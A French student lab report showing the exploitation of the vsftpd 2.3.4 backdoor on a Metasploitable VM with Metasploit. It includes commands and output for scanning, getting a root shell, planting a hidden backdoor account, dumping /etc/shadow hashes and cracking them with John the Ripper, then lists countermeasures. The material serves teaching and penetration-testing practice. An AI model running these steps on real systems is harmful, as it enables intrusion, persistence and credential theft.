République du SENEGAL

Un peuple-un but-une foi

Exploitation d'une vulnérabilité FTP : Étude de cas avec Metasploit

Fait par :

Mohamed KONTEYE

Etudiant en Master Systèmes & Réseaux

UADB

Introduction

La sécurité des systèmes informatiques constitue aujourd'hui un enjeu majeur face à la multiplication des cyberattaques ciblant les services en réseau. Parmi ces services, le protocole FTP (File Transfer Protocol), largement utilisé pour le transfert de fichiers, demeure l'un des plus vulnérables lorsqu'il n'est pas correctement sécurisé. L'exploitation de failles présentes dans un service FTP peut en effet permettre à un attaquant de compromettre un serveur, d'accéder à des informations sensibles ou encore de prendre le contrôle du système.

Dans ce rapport, nous présentons une étude pratique d'une attaque FTP réalisée avec l'outil **Metasploit** sous **Kali Linux**, dans un cadre académique. L'objectif est de démontrer, étape par étape, le processus d'identification d'une vulnérabilité, son exploitation et l'obtention d'un accès non autorisé à la machine cible. Cette approche s'inscrit dans une logique pédagogique visant à mieux comprendre les mécanismes d'une attaque afin de renforcer la prévention et la mise en place de contre-mesures adaptées.

Ainsi, ce travail permet non seulement d'illustrer concrètement le déroulement d'un test d'intrusion, mais aussi de sensibiliser à l'importance de la sécurisation des services FTP et, plus largement, à la mise en œuvre de bonnes pratiques en cybersécurité.

Identification des adresses :

Pour notre machine cible

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e7:b8:43
          inet addr:192.168.94.128  Bcast:192.168.94.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee7:b843/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:767 errors:0 dropped:0 overruns:0 frame:0
          TX packets:133 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:53701 (52.4 KB)  TX bytes:17692 (17.2 KB)
          Interrupt:16 Base address:0x2000
```

Pour notre machine Kali Linux

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ping 192.168.94.128
PING 192.168.94.128 (192.168.94.128) 56(84) bytes of data.
64 bytes from 192.168.94.128: icmp_seq=1 ttl=64 time=0.599 ms
64 bytes from 192.168.94.128: icmp_seq=2 ttl=64 time=0.899 ms
64 bytes from 192.168.94.128: icmp_seq=3 ttl=64 time=0.923 ms
64 bytes from 192.168.94.128: icmp_seq=4 ttl=64 time=0.564 ms
^C
── 192.168.94.128 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 0.564/0.746/0.923/0.165 ms
```

La commande **nmap -A 192.168.94.128** permet de réaliser un scan complet et avancé de la machine cible dont l'adresse IP est **192.168.94.128**. L'option **-A** active plusieurs fonctionnalités importantes. Elle permet d'identifier le système d'exploitation utilisé par la machine cible ainsi que sa version, grâce à l'analyse des réponses aux paquets envoyés. Elle détecte également les versions exactes des services et applications qui tournent sur les ports ouverts.

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.94.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-26 11:19 EDT
Nmap scan report for 192.168.94.128
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.94.131
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

Lancement de la commande msfconsole.

Le msfconsole ouvre l'interface principale de **Metasploit Framework**, outil central pour rechercher, configurer et exécuter des exploits contre un service vulnérable (ici, FTP).

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true
```

Recherche d'exploits FTP avec la commande search vsftpd.

On cherche dans la base de données Metasploit des modules relatifs au protocole FTP. Cela permet d'identifier les vulnérabilités connues exploitables.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Choix d'un module avec use 1
Sélection d'un exploit FTP spécifique. Chaque module vise une vulnérabilité bien déterminée

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Commande show options.
Cette commande affiche les paramètres à configurer : l'adresse IP de la victime (RHOST), le port du service FTP (RPORT), etc. Indispensable pour cibler correctement l'attaque.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Configuration de l'adresse cible avec set RHOST 192.168.94.128.
Ici, on indique l'IP de la machine vulnérable. Cette étape est cruciale : l'exploit doit savoir quelle machine attaquer dans le réseau.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.94.128
RHOSTS => 192.168.94.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.94.128   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Commande exploit.
C'est l'exécution de l'attaque. Metasploit tente d'exploiter la faille FTP identifiée pour prendre le contrôle de la machine distante.

En tapant ifconfig, on voit clairement l'adresse ip de la machine cible sur notre machine Kali.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.94.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.94.128:21 - USER: 331 Please specify the password.
[+] 192.168.94.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.94.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.94.131:33621 → 192.168.94.128:6200) at 2025-08-26 11:37:17 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e7:b8:43
          inet addr:192.168.94.128  Bcast:192.168.94.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee7:b843/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3577 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2545 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:270873 (264.5 KB)  TX bytes:497737 (486.0 KB)
          Interrupt:16 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:473 errors:0 dropped:0 overruns:0 frame:0
          TX packets:473 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:202061 (197.3 KB)  TX bytes:202061 (197.3 KB)
```


Afin de maintenir un accès futur au système, on crée un utilisateur caché servant de porte dérobée.

```
useradd senegal
passwd senegal
Enter new UNIX password: senegal
Retype new UNIX password: senegal
passwd: password updated successfully
```

Après avoir obtenu l'accès au système cible, nous copions les fichiers passwd et shadow sur notre machine Kali afin de procéder à leur déchiffrement et analyser les mots de passe des utilisateurs.

Le fichier passwd contient les informations des utilisateurs du système, mais pas les mots de passe chiffrés (ou seulement un placeholder x pour les mots de passe).

Visualisation du fichier passwd par la commande cat /etc/passwd



Le fichier shadow contient, quant à lui, les mots de passe chiffrés et des informations sur les politiques de mot de passe.


Visualisation du fichier shadow par la commande cat /etc/shadow

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
senegal:$1$p41ktzM4$oeZXKqEE5RcWmjeMVe7O/1:20326:0:99999:7:::
```


La commande unshadow combine ces deux fichiers pour produire un fichier unique qui associe chaque utilisateur à son mot de passe chiffré. L'opérateur > permet de **rediriger la sortie** de la commande vers un fichier appelé med_file.txt, qui pourra ensuite être utilisé par un outil comme John the Ripper pour tenter de cracker les mots de passe.

```
┌──(kali㉿kali)-[~/Desktop/Security]
└─$ unshadow passwd shadow > med_file.txt
```

La commande john med_file.txt est utilisée avec **John the Ripper**, un outil de craquage de mots de passe, pour tenter de **déchiffrer les mots de passe contenus dans le fichier med_file.txt**.



Après avoir exécuté la commande john med_file.txt, John the Ripper a analysé le fichier contenant les utilisateurs et leurs mots de passe chiffrés. Le logiciel a réussi à retrouver certains mots de passe en utilisant ses techniques de force brute et de dictionnaire.



Les résultats montrent pour chaque utilisateur le mot de passe correspondant, ce qui permet d'évaluer la sécurité des comptes du système. Ces informations sont cruciales dans un contexte de test de pénétration, car elles révèlent les comptes vulnérables et permettent de recommander des mesures pour renforcer la sécurité, comme l'adoption de mots de passe plus complexes ou l'activation de politiques de mot de passe strictes.

Recommandations et contre-mesures

À la lumière de l'attaque FTP réalisée à l'aide de Metasploit, il est essentiel de mettre en place des mesures de protection efficaces afin de réduire les risques liés à l'exploitation de ce service. Les principales recommandations sont les suivantes :

1. **Remplacement du protocole FTP classique**
   - Utiliser des alternatives sécurisées comme **SFTP (SSH File Transfer Protocol)** ou **FTPS (FTP over SSL/TLS)**, qui garantissent le chiffrement des données échangées et des identifiants.
2. **Configuration stricte des services**
   - Désactiver l'accès anonyme au service FTP.
   - Restreindre l'accès uniquement aux utilisateurs autorisés et limiter les droits aux répertoires nécessaires.
3. **Mises à jour régulières**
   - Appliquer systématiquement les correctifs de sécurité aux serveurs FTP et aux systèmes d'exploitation afin de corriger les vulnérabilités connues.
4. **Renforcement de l'authentification**
   - Mettre en place des mots de passe robustes et une politique de renouvellement régulier.
   - Si possible, utiliser une authentification forte à deux facteurs.

Conclusion

L'expérimentation présentée dans ce rapport a permis de mettre en évidence la facilité avec laquelle un service FTP mal configuré ou vulnérable peut être exploité à l'aide d'outils tels que **Metasploit**. À travers les différentes étapes reconnaissance, exploitation de la faille et obtention d'un accès non autorisé nous avons pu illustrer concrètement le processus d'une attaque dans un environnement contrôlé.

Cette démonstration souligne l'importance cruciale de la **sécurisation des services réseau**. En effet, la négligence dans la configuration ou l'absence de mises à jour expose directement les systèmes aux intrusions. Pour contrer ces menaces, il est nécessaire d'adopter des contre-mesures adaptées telles que : la désactivation des services non utilisés, la mise en place de protocoles sécurisés (comme **SFTP** ou **FTPS**), l'application régulière de correctifs de sécurité, ainsi que l'utilisation de pare-feu et de systèmes de détection d'intrusion.

En définitive, la compréhension du fonctionnement d'une attaque FTP ne vise pas à encourager le piratage, mais bien à renforcer la posture de défense des administrateurs systèmes et des responsables de sécurité. La connaissance des techniques offensives demeure un préalable indispensable pour anticiper et contrer efficacement les cybermenaces.